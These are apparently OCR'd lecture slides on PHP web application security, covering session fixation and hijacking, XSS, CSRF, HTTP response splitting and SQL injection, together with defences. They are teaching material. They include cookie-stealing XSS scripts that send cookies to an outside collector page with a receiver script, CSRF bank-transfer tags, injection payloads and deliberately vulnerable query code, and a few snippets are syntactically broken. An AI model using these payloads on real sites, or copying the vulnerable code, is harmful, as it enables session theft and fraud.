Web Security

Web Applications and PHP security

Part 2 of 2

Sessions

- HTTP is stateless – there is no memory between 2 subsequent calls
- Session can be realized using
  - Cookies (default)
  - URL parameters
- Instead of storing all user data in cookie/URL, a session id (SID) is used
- Session is initiated in PHP by


```
<?php
  session_start();
?>
```

- Important: session_start() must be called before <html> since cookie is sent in header!

Sessions with Cookies

- SID stored in Cookie
- Session will continue even after the user leaves the site
- Can possibly continue after browser shutdown
  - Persistent cookie
- Drawback: Users can turn off cookies


Example, using cookies


Request
Response (cookie with session ID sent it HTTP header)
Request (cookie with session ID sent in HTTP header)
User-agent
Origin Server

Sessions with URL parameters

- Change in php.ini
  - session.use_trans_sid = 1 - This will automatically change all *relative* links (unless a cookie is supplied by client and server allows cookies)
- No difference in PHP code
- Session ID is sent in GET command
  - http://www.server.com/script.php?PHPSESSID=lj7ornrdg4...
- Drawbacks:
  - Leaving website will end session
  - Users can copy/paste link and send it

Example, using URL


Request
Response (All relative links changed to ...?PHPSESSID=lj7ornrdg4)
Request (session ID sent in GET since links are encoded like that)
User-agent
Origin Server

PHP Sessions

- Session parameters are stored on server
- Anyone else with access to the server can read the parameters
  - Potential security problem

- Storing parameters
  - Superglobal variable $_SESSION is used
  - unset() can be used to remove a value
  - session_destroy() will remove session ID and delete parameters from server

Count number of times user has visited webpage


```
<?php
  session_start();
  if isset($_SESSION['count']) {
    $_SESSION['count']++;
  }
  else {
    $_SESSION['count'] = 1;
  }
?>
```

Session attacks

- Session fixation – force the victim to use a predetermined session ID
- Session hijacking – obtain the session ID of a victim
  - Session prediction
  - Session sniffing
  - Cross site scripting (XSS)

Session fixation example

1. Mallory tells Alice to visit the server using the link www.server.com/script.php?PHPSESSID=1234
2. Alice visits the server and logs in
3. Mallory visits the server again using PHPSESSID=1234 and is logged in as Alice




- Protection: Make sure session ID is generated by server
- Not enough!

Session fixation example 2

Assume only server generated IDs are valid

1. Mallory initiates a session with server
2. Server returns SID to Mallory for the session
3. Mallory tells Alice to visit the server using the link www.server.com/script.php?PHPSESSID=SID
4. Alice visits the server and logs in
5. Mallory visits the server again using the same SID and is logged in as Alice



Preventing Session fixation attacks

- Make sure session ID is generated by server

```
<?php
  if (!isset($_SESSION['ServGen'])) {
    session_destroy();
  }
  session_regenerate_id();
  $_SESSION['ServGen'] = TRUE;
?>
```

- Do not allow session IDs to be sent in URL
  - Makes attack more difficult
  - Will also remove the SID from web history, user logs, etc
  - Php.ini: session.use_only_cookies = 1
    - Default is 1 since PHP 5.3.0 (June 30, 2009) but 0 before

Preventing Session fixation attacks

- Regenerate session ID before escalating privilege (e.g., logging in)
  - Then, in step 5, Mallory will have a session ID that is either removed or corresponds to a user that is not logged in

```
<?php
  session_regenerate_id();
  $_SESSION['logged_in'] = TRUE;
?>
```

- Check source of HTTP request (may not always be good)
  - IP
  - User agent
- Provide a logout function

```
<?php
  if ($_GET['logout']) {
    session.destroy();
  }
?>
```

Session Hijacking

- Stealing someones session ID
- Attacker does not have to force the victim to use a predetermined ID
- Not as easy to prevent – but still not so hard
- We look at
  - Session prediction
  - Session sniffing
  - Cross-site scripting (XSS)


Session prediction

- If session ID is not random enough (has enough entropy) it is possible to predict the session ID
  - Randomness used must be good
- Developer can set session id using session_id()
- May want username as session ID for some reason
  - Usually not a good idea
- Best idea: Let server determine ID

```
HTTP/1.x 200 OK
Date: ...
Server: ...
Set-Cookie: PHPSESSID=g1velpcdvehnrshrekjiajesg3; path=/
Content-Length: ...
Content-Type: ...
```

Session sniffing

- HTTP requests will go through several nodes
- HTTP header (cookie) can be seen if it is in clear text
- Protection: Always use SSL when sessions are used




Cross Site Scripting, XSS

- General term for injecting scripts in remote servers
- Common method to steal cookies
- Possible to do many other things as well
  - Change user settings, place advertisements etc.
- Idea: Take advantage of the trust that a user puts in a webpage

Example, stealing cookie with XSS

1. Mallory injects (JavaScript) code into a web page through some user input
2. Alice visits the webpage and the code is executed (interpreted) by her browser
3. Alice (unknowingly) sends her cookie to Mallory
4. Mallory uses Alice's cookie to authenticate to server



Injecting the code

- Javascripts have access to cookies through
  - document.cookie
- Inject a JavaScript that sends the cookie to Mallory
  - E.g., into a message box

```
<script>
  document.location = 'http://www.server.com/recCookie.php?text='+document.cookie
</script>
```

Receiving the cookie

- Cookie received by recCookie.php

recCookie.php

```
<?php
$fp = fopen("cookie.txt","w");
fprintf($fp,"%s",$_GET['text']);
fclose($fp);
header("Location: example.php");  //redirect
?>
```

Another example of XSS, example 2

- Add a link to your webpage when leaving comments
- Construct link as

```
javascript:document.location='http://www.server.com/recCookie.php?text='+document.cookie
```

- Link created on server

```
<a href=”javascript:document.location='http://www.server.com/recCookie.php?text='+document.cookie”>
  Link to webpage
</a>
```

- recCookie.php can save the cookie and redirect to your real web page

Another XSS attack, example 3

- Inject the code

```
<script>
document.body.innerHTML=
  '<iframe src=”http://www.server.com”
  width=”100%”
  height=”100%”
  frameborder=”0” />';
</script>
```

- Will ”replace” the webpage with a new page, but with address bar of original page
  - Possible phishing attack
  - Users have no chance of knowing the difference (visually)

Protecting against XSS

- Translate all metacharacters that are used on client side
  - HTML
  - Javascript
- htmlspecialchars() can be used
  - < → &lt;
  - > → &gt;
  - & → &amp;
  - ” → &quot;
  - Not always enough, see example 2
  - Single quotes not translated by default
- Htmlspecialchars(string, ENT_QUOTES)
  - Will also translate single quote, ’ → &#039;
- Htmlentities() is similar but replaces all characters that are HTML entities
- Other characters that are not expected to be used can also be filtered out.
  - Should you allow ”?” In URLs?

Protecting against XSS

- Directive in php.ini
  - session.cookie_httponly = 1
- Can also be sent as argument to setcookie()
- This will make the cookie only available through http
- JavaScript will not be able to access cookie
  - Protection has to be implemented in browsers

HTTP header

```
Set-Cookie:
  PHPSESSID=j8if9j4kbttk77s5h7vv9vnfp2; path=/; HttpOnly
```

- Default behaviour – JavaScript can access cookies
- Aware users can disable JavaScript

Protecting against XSS

- Content Security Policy (CSP)
  - W3C standards proposal, version 1.0 Nov 2012
  - Fully implemented in Firefox and WebKit (Chrome), partially in IE
  - Idea: Distinguish content by source
- HTTP header is used
  - Content-Security-Policy
  - X-Content-Security-Policy
  - X-WebKit-CSP

HTTP header

```
Content-Security-Policy: default-src 'self'
```

Protecting against XSS

- Content Security Policy (CSP)
- Directive names:
  - `default-src`: default values used when no others are provided
  - `script-src`
  - `object-src`
  - `img-src`
  - `style-src`
  - `report-uri`: where to send violation reports

HTTP header

```
Content-Security-Policy: default-src ’self’;
      object-src ’none’; script-src *.example.com ’self’;
      img-src images.example.com ’self’
```

.htaccess

```
Header set Content-Security-Policy ”default-src ’self’”
```


Cross-Site Request Forgery (CSRF)

- In some sense the opposite of XSS
  - XSS – exploit the trust user has in a website
  - CSRF – exploit the trust the website has in the user
- In another sense, CSRF can be seen as an extension of XSS
- Idea: Trick a user to perform actions on a website to which he is authenticated
  - Change email address
  - Change home address
  - Change password
  - Send sensitive information to someone
  - Purchase something
- We do not steal the cookie – we let the user use his cookie and just tell him what to do

CSRF, overview

1a. Mallory puts code on webpage on Server 1
1b. Alice logs in to Server 2 and obtains a session cookie
2. Alice visits webpage on Server 1
3. Code on Server 1 tells Alice to perform action on Server 2

- Note: Order of 1a and 1b does not matter



CSRF – Adding code to Server 1

- Mallory investigates how requests are handled on server 2
- Example: Server 2 is a bank

```
POST /action.php HTTP/1.1
Host: www.server2.com
...
Cookie: PHPSESSID=gdfkeh4jkfbg...
Content-length: 42

toClearing=6352&toAcc=46718259&amount=1000
```

- Request above will transfer 1000 kr to account with specified clearing number and account number
- Assume variables are received in action.php using $_REQUEST[' ']
  - Then the same thing can be done with GET request

```
GET /action.php?toClearing=6352&toAcc=46718259&amount=1000 HTTP/1.1
Host: www.server2.com
...
```

CSRF – Duping Alice

- How do we get Alice to do this?
- Alternative 1 – Send her an email with a link

```
<a href=...action.php?toClearing=8362&toAcc=83712539&amount=1000>
Look at this!
</a>
```

- But then she will know! (And it would not be CSRF)
- Alternative 2 – Include an image on e.g., a forum

```
<img src=”...action.php?toClearing=8362&toAcc=83712539&amount=1000”>
```

- Now Alice will only see a broken image link, but request is still made
- Assume Alice is logged in to bank, then Mallory gets the money
- The CSRF attack was successful

Protecting against CSRF

- Developer (Server 2)
  - Only allowing POST for nonidempotent requests is good, but not enough
    - Forms with hidden fields can be constructed by attacker and be sent with JavaScript
  - Require session ID to be sent in POST body or GET string as well as in the cookie
    - Mallory does not have the cookie and can not construct this request
  - Check that referrer is as expected
    - However, referer is optional → false negatives
  - Make users reauthenticate before certain requests
    - Perhaps with a CAPTCHA, or re-enter password
- User
  - Sign off every time you leave a site where you are logged in

- Note: Protection is adhoc to the attack since the attack is not really breaking any rules (like stealing cookies)

CRLF attacks/HTTP response splitting

- Many protocols use newline (CRLF) to separate information
- CR = Carriage Return
  - ASCII 0x0d
- LF = LineFeed
  - ASCII 0x0a
- CRLF attack
  - Attacker injects 0x0d0a where user input is not validated properly
  - Fake log entries,...
- HTTP response splitting
  - Special case of a CRLF attack

HTTP response splitting

- Injects CRLF into HTTP response header

```
$x=_GET[’language’]
header(”Location: http://www.example.com/index_lang.php?language=$x”);
```

```
GET /redirect.php?language=swedish%0d%0aContent-Length:%200
%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Length:%2032%0d%0a
%0d%0a<html>MallorysPage</html> HTTP/1.1
Host: www.example.com
...
```


```
HTTP/1.1 302 Moved Temporarily
...
Location: http://www.example.com/index_lang.php?language=swedish
Content-Length: 0
```

```
HTTP/1.1 200 OK
Content-Length: 32

<html>MallorysPage</html>
...
```

HTTP response splitting

1. Mallory sends two requests to server via proxy (second is for /index.php)
2. Proxy forwards requests to server
3. Server responds to both queries (proxy sees them as three responses)
4. Proxy forwards (and caches) the first two responses (third thrown away)
5. Alice requests /index.php
6. Proxy delivers Mallory's cached page



SQL injection

- XSS and CSRF target the visitor of a site
- SQL injections target the site itself – in particular its database
- Idea: Assume the SQL query uses user input – then we can influence what is sent in the query
- Easy to defend against
  - Still – source of so many attacks stealing passwords and/or user accounts

MySQL query

- A MySQL database is queried using mysql_query()

```
$uname = $_POST['username'];
$pass = $_POST['passwd'];
$result = mysql_query("SELECT * FROM login WHERE
                        username='".$uname."' AND password='".$pass."'");
if ($result) {
    if (mysql_num_rows($result) == 1) {
      session_regenerate_id();
      ...
}
```

- Problem: no input validation on user input
- Programmer expects inputs like ”Alice”
  - Programmers mistake: Some users do not care what the programmer expects

MySQL injections

- Assume input is instead

  username=Alice and passwd=a’ OR ’x’=’x
- Then query string is evaluated to

```
SELECT * FROM login WHERE username='Alice' AND password='a' OR 'x'='x'
```

- Solution: Use built-in function mysql_real_escape_string()
  - Will escape special characters in MySQL, e.g., ’ and ”
- This should practically always be used before sending string to query
  - But not only on the supplied password string

Comparing hashes

- A better login test compares with hashes of passwords
  - Previous attack will not work

```
$uname = $_POST['username'];
$pass = $_POST['passwd'];
$result = mysql_query("SELECT * FROM login WHERE
              username='".$uname."' AND password='".hash("sha256",$pass)."'");
if ($result) {
    if (mysql_num_rows($result) == 1) {
      session_regenerate_id();
      ...
}
```

Let's avoid MD5 and SHA-1

- Instead, injection can be applied to username

username=Alice'-- and passwd=anything

- -- means comment in MySQL so rest will be ignored
  - mysql_real_escape_string() needs to be applied to both username and password

Further problems

- mysql_real_escape_string() is not always enough
- What if an integer should be used?
  - Then quotes are not needed

```
$id = $_POST['id'];
$result = sqlite_query($db, "SELECT * FROM users WHERE id={$id}");
```

- If input is id=0; DELETE * FROM users
- Nothing will be escaped and table will be emptied
- Solution 1: Quote all arguments, even numbers
- Solution 2: Cast to int (or float) if that is what you expect to get

Prepared statements

- Optimal defense against SQL injections
- Idea: Separate SQL logic from supplied data
- Additionally makes interaction with SQL faster
    - Logic sent once, only data is sent in a request
- Prepared statement:

“SELECT * FROM login WHERE username=? AND password=?“

- For each new query, just decide what data to use
- “?” is only legal in certain places
    - Not in column names and tables names
- No risk for injection – mysql_real_escape_string() is not needed

Example, prepared statement

- Note: The mysqli extension must be used. Prepared statements are not supported in the mysql extension

```
$uname = $_POST['username'];
$pass = $_POST['passwd'];

$db = mysqli_connect('host','mysqlUser','mysqlPassword');

/*Prepare the statement by giving the SQL logic*/
$stmt = mysqli_prepare($db,”SELECT * FROM login WHERE username=? and password=?");

/*Bind parameters and result, execute and fetch parameters*/
mysqli_stmt_bind_param($stmt,"ss",$uname,$pass);
mysqli_stmt_execute($stmt);
mysqli_stmt_bind_result($stmt,$u_name,$u_pass,$u_email);
mysqli_stmt_fetch($stmt);

if ($u_name) {
  /*User is authenticated*/
  session_regenerate_id();
  ...
```

Hiding the database password

- Do not put database username and password in your source!

```
$db = mysqli_connect('host','mysqlUser','mysqlPassword');
```

- You can use the httpd.conf file...

```
<Directory /www/somefolder>
   php_value mysql.default.user     myusername
   php_value mysql.default.password mypassword
   php_value mysql.default.host     server.
</Directory>
```

- ...to connect with implicit default parameters...

```
$db = mysqli_connect();
```

- ...or with explicit ones

```
$db = mysqli_connect(ini_get("mysql.default.user"),
                     ini_get("mysql.default.password"),
                     ini_get("mysql.default.host"));
```

Other security measures

- Security through obscurity – theoretically bad, practically ok
- Hide the fact that PHP is used
  - expose_php = off – hides the fact that PHP is used in response headers (server:)
  - Make sure phpinfo() can not be accessed remotely
    - Gives an attacker lots of valuable info
  - Change filetype extensions interpreted by PHP in httpd.conf
    - AddType application/x-httpd-php .php ← Can be changed to e.g., .html